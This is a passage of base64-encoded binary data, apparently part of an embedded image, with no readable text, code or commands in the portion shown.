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zE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OjzE/vr+dOooAb5if31/OhSGkbaQeB0/GnUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFFFABRRRQAUUUUAFFRXF3b2iqbqeKENwDI4XP51X/tnTf+gha/9/1/xoAu0UAggEHIPQiigAooooAKKKKACigkKpLHAHJJpqSJIu6NlZfVTkUAOooooAKKiN1ALkW5mjExGRHvG4j6dalJCqSxAAGST2oAKKpf2zpv/QQtf+/6/wCNWoZ4riMSQSJIh6MjAg/iKAH0UUUAFFFFABRRRQAUUUUAFFNWWNpGRXUsvVQeRTqACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigDwX9qQQnS/C/wBq4h+2yCQ45C7Vz+lc9b6T+zpczRQxaremWRgiri7GSTgc+X610f7ULpFp3haWVC8cd87OoGcqFUkY+lQxfGn4QxlGTwjIrrghl0a3BBHf71AHXeNfiHqfw38ZaHZ6jY2n/CI322D7eN/m27AYIbnHHDdORnuKTwR8S9c8a3niTUbbTrOLw5pYlW0uDv8AMuXUZHfGMDJwP4h71zHxl8Tf8J3JoHw+8MQrLeay0N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